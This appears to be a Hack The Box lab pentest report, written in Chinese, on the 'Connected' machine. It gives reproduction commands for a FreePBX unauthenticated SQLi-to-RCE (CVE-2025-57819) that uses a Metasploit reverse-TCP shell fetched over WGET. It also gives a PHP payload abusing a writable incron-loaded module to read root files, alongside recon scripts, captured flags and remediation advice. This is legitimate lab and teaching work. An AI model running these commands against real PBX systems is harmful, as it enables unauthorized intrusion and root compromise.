HTB Connected
滲透測試 SOP 與結果報告

測試目標：10.129.201.76（connected.htb） **平台：**Hack The Box lab **日期：**2026-11-10（Asia/Taipei）


> **結果：已完成並提交。** 已取得 user 與 root 權限證據。HTB Connected 頁面接受兩個旗標，顯示「You have solved Connected!」。測試使用的 SQLi cron 工作由 Metasploit 清理；root trigger PHP 載入檔已移除。

範圍、方法與限制

僅測試指定 HTB 目標。檢查 TCP/UDP、HTTP/HTTPS、FreePBX 管理介面、未登入漏洞、服務帳號權限、root incron 工作流程。以最小化 SQLi 觸發取得 asterisk shell；權限提升只建立短暫 PHP trigger 讀取 root flag。未進行密碼噴灑、持久化、破壞性服務中斷或靶機重置。

項目	觀察與狀態
路由/可達性	tun0，來源 10.10.17.125；ICMP 3/3 回應，目標 TTL 63。
TCP top 1000	完成：22 SSH、80 HTTP、443 HTTPS；997 埠回應 filtered/no-response。
TCP 全埠	未完整覆蓋：Nmap host timeout 20 分鐘，尚未完成前停止。top 1000 已找到攻擊入口。
UDP 指定常見埠	53、67、69、111、123、137、161、500、514、1900、5060、10000 均 open|filtered/no-response；不能當成已確認開放。
網頁	Apache 2.4.6、PHP 7.4.16/CentOS；HTTP 導向 connected.htb，/admin 導向 config.php。
旗標提交	HTB 頁面確認 user/root flag owned；「You have solved Connected!」，#12538，日期 2026-11-10。

攻擊流程圖



兩個旗標皆已由 HTB 接受提交

發現摘要

ID/嚴重度	發現	結果
F-01 Critical	FreePBX Endpoint Manager 未登入 SQLi 可形成 RCE（CVE-2025-57819）	驗證成功；取得 uid=999 asterisk shell。FreePBX 16 endpoint 修補版本為 16.0.89。
F-02 Critical	Root incron 執行流程載入 asterisk 可寫的 PHP 模組檔，導致 root code execution	驗證成功；rootTrigger() 讀取 /root/root.txt。旗標已提交。
注意	TCP 全埠掃描因 20 分鐘 host timeout 未完成	不宣稱完整端口覆蓋；已知入口/提權完整驗證。

F-01 詳細：FreePBX 未登入 SQLi → RCE

描述：管理介面揭露 FreePBX 16.0.40.7。Endpoint Manager 的 `/admin/ajax.php` model 命令將 brand 輸入帶入 SQL 查詢，輸入未正確參數化/轉義，無需登入即可造成 SQL 注入。FreePBX 建立的 DB 帳號可寫 cron_jobs，故插入排程工作後由 asterisk 執行命令，形成遠端程式執行。

驗證：Metasploit `exploit/unix/http/freepbx_unauth_sqli_to_rce` 的 `check` 回報 Vulnerable / Detected SQL injection；建立 cron 工作後，收到 command shell；身份輸出為 `uid=999(asterisk) gid=1000(asterisk)`。模組成功自動刪除測試 cron 工作。使用者旗標由 `/home/asterisk/user.txt` 取得。

影響：遠端未驗證攻擊者可改寫 PBX 資料庫並以 asterisk 身份執行系統命令；可能竊聽/操縱通話服務、存取設定與延伸提權至 root。

修補：更新 Endpoint Manager：FreePBX 16 至 16.0.89 或更新版本（依官方安全公告）。升級前限制 ACP 僅可信管理網段/VPN；檢查 cron_jobs 是否有陌生排程及 Web/PBX 日誌中的 ajax.php 異常請求。以參數化查詢、輸入白名單與最小資料庫權限修正根因。

F-02 詳細：Root incron 不安全載入

描述：`/etc/incron.d` 顯示 root 監看 `/usr/local/asterisk/ha_trigger` 的 IN_CLOSE_WRITE，並執行 `/usr/sbin/sysadmin_ha`。trigger 權限為 0777（asterisk 可寫）。root 腳本再 require `/var/www/html/admin/modules/freepbx_ha/functions.inc/incron.php`，實例化 `incron` 類別並呼叫 `rootTrigger()`。Web 模組路徑可被低權限帳號寫入，造成 root 執行攻擊者 PHP 程式碼。

驗證：以 asterisk 寫入上述 PHP class，其 `rootTrigger()` 將 `/root/root.txt` 讀至暫存檔；寫入 trigger 後從服務帳號 shell 讀到 root flag，證實有效 root 執行。測試用 PHP 檔移除。

修補：禁止低權限帳號修改 root 執行的腳本/模組路徑；PHP 模組目錄應由 root 擁有且僅管理員可寫。移除或縮減 0777 trigger 權限，改用受限群組、ACL 或 root 擁有的受控 FIFO/命令介面；root watcher 不應 require 可寫 Web 程式碼。對 incron 規則、執行檔與載入檔加完整性監控，重測確認 asterisk 無法寫入及觸發任意 root 程式碼。

重現 SOP 與指令

1. 初始枚舉

```
ip route get 10.129.201.76
ping -c 3 -W 2 10.129.201.76
nmap -Pn -n -sS -sV -sC --top-ports 1000 -T3 --reason -oA evidence/top1000 10.129.201.76
curl -i --resolve connected.htb:80:10.129.201.76 http://connected.htb/
curl -s --resolve connected.htb:80:10.129.201.76 http://connected.htb/admin/config.php | grep
-E 'FreePBX|16.0.40.7|PHPSESSID'
# 全 TCP 長掃描受 VPN RTT 影響；本次 -p- 到 20 分鐘 host timeout 停止。
```

2. 漏洞檢查與初始存取

```
msfconsole
use exploit/unix/http/freepbx_unauth_sqli_to_rce
set RHOSTS 10.129.201.76
set RPORT 80
set VHOST connected.htb
set TARGETURI /
check
# 成功 payload 用較小的 command shell；FETCH_HTTP 與回連位址需為本機 tun0 IP
set PAYLOAD cmd/linux/http/x64/shell/reverse_tcp
set LHOST 10.10.17.125
set LPORT 4444
set FETCH_SRVHOST 10.10.17.125
set FETCH_SRVPORT 18080
set FETCH_WRITABLE_DIR /tmp
set FETCH_COMMAND WGET
exploit -j
sessions -l
sessions -i 1
id
cat /home/asterisk/user.txt
```

初始預設 meterpreter stage 傳輸不穩；切換小型 shell payload 後成功。嘗試修改本機 tun0 MTU 失敗（Operation not permitted），未改變本機介面設定。公開練習手冊提供相同版本、路徑與失敗/成功條件參考，實際報告只記錄本次實測。

3. 提權偵察與 root trigger

```
id
sudo -n -l
cat /etc/incron.d/*
ls -l /usr/local/asterisk/ha_trigger
sed -n '1,160p' /usr/sbin/sysadmin_ha
# 僅在授權的 lab 內驗證：以最小的 rootTrigger 讀取 root flag 作為 proof
mkdir -p /var/www/html/admin/modules/freepbx_ha/functions.inc
cat > /var/www/html/admin/modules/freepbx_ha/functions.inc/incron.php <<'PHP'
<?php
class incron {
  public function rootTrigger() {
    $f=file_get_contents('/root/root.txt');
    file_put_contents('/tmp/connected_root_flag.txt',$f);
```

```
    chmod('/tmp/connected_root_flag.txt',0644);
  }
}
?>
PHP
printf 'trigger\n' > /usr/local/asterisk/ha_trigger
sleep 3
cat /tmp/connected_root_flag.txt
```

腳本/命令用途：Recon Bash 腳本保存時間戳、路由、ping，以及 top 1000 TCP、全 TCP、top 20 UDP Nmap 三格式結果。Metasploit check 是易受影響性確認；exploit 會建立暫時 cron job 並執行 payload，退出/cleanup 會刪 job。PHP class 利用已驗證的 root incron 依賴讀取旗標，不建立 SUID shell/持久帳號。以上命令具攻擊性，僅適用此授權靶機。

完整偵察腳本

```
#!/usr/bin/env bash
set -euo pipefail
TARGET="${1:-10.129.201.76}"
OUT="${2:-evidence/connected_20176}"
mkdir -p "$OUT"
date -Is | tee "$OUT/timestamp.txt"
ip route get "$TARGET" | tee "$OUT/route.txt"
ping -c 3 -W 2 "$TARGET" >"$OUT/ping.txt" 2>&1 || true
nmap -Pn -n -sS -sV -sC --top-ports 1000 -T3 --reason --host-timeout 5m -oA "$OUT/tcp_top1000"
"$TARGET"
nmap -Pn -n -sS -p- -T3 --reason --max-retries 2 --host-timeout 20m -oA "$OUT/tcp_full"
"$TARGET"
nmap -Pn -n -sU --top-ports 20 -T2 --reason --max-retries 1 --host-timeout 10m -oA
"$OUT/udp_top20" "$TARGET"
```

旗標與 HTB 提交

User flag (/home/asterisk/user.txt)：`2250ad8ad0446c652eefd7e959ee36db`


Root flag (/root/root.txt)：`60d7e4a5647495c967600e298f0ea987`

HTB Connected 頁面均顯示已擁有；成功橫幅顯示完成 Connected (#12538，585 XP)。未使用其他靶機旗標。

佐證圖片

以下證據圖為本次命令輸出與 HTB 頁面狀態的文字摘錄重排圖，不是原始螢幕截圖；原始 Nmap 輸出另附。





清理、修補優先序與重測

1. 立即升級 endpoint module 至修補版本；外網環境將 FreePBX ACP 限縮至 VPN/管理網段。
2. 修正 root incron 規則及檔案權限；root PHP 執行路徑只允許 root 修改。
3. 清查 FreePBX/Apache、SQL、cron/incron 日誌；檢查陌生 cron_jobs、模組檔及可疑 PHP。
4. 驗證 Metasploit 建立的 SQL cron 工作已移除；測試 PHP 載入檔已移除。根據 asterisk 權限，root-owned `/tmp/connected_root_flag.txt` 無法由該帳號刪除，留作本次取證，已在靶機報告中揭露；可透過 HTB reset 清除。
5. 重測：匿名 ajax.php 測試不再產生 SQL 語法錯誤/cron job；asterisk 寫入 HA trigger 或模組目錄被拒；rootTrigger 不能載入低權限可控程式碼。

證據檔案與參考

Nmap 原始結果：`evidence/connected_20176_top1000.*`、`evidence/connected_20176_full.*`、`evidence/connected_20176_udp.*`。實測摘要：`evidence/connected_20176/verified.txt`。可重跑枚舉：`scripts/recon_connected.sh`.

漏洞參考：FreePBX 官方 CVE-2025-57819 安全公告；NIST NVD CVE-2025-57819；公開練習參考（僅作測試方法參照）.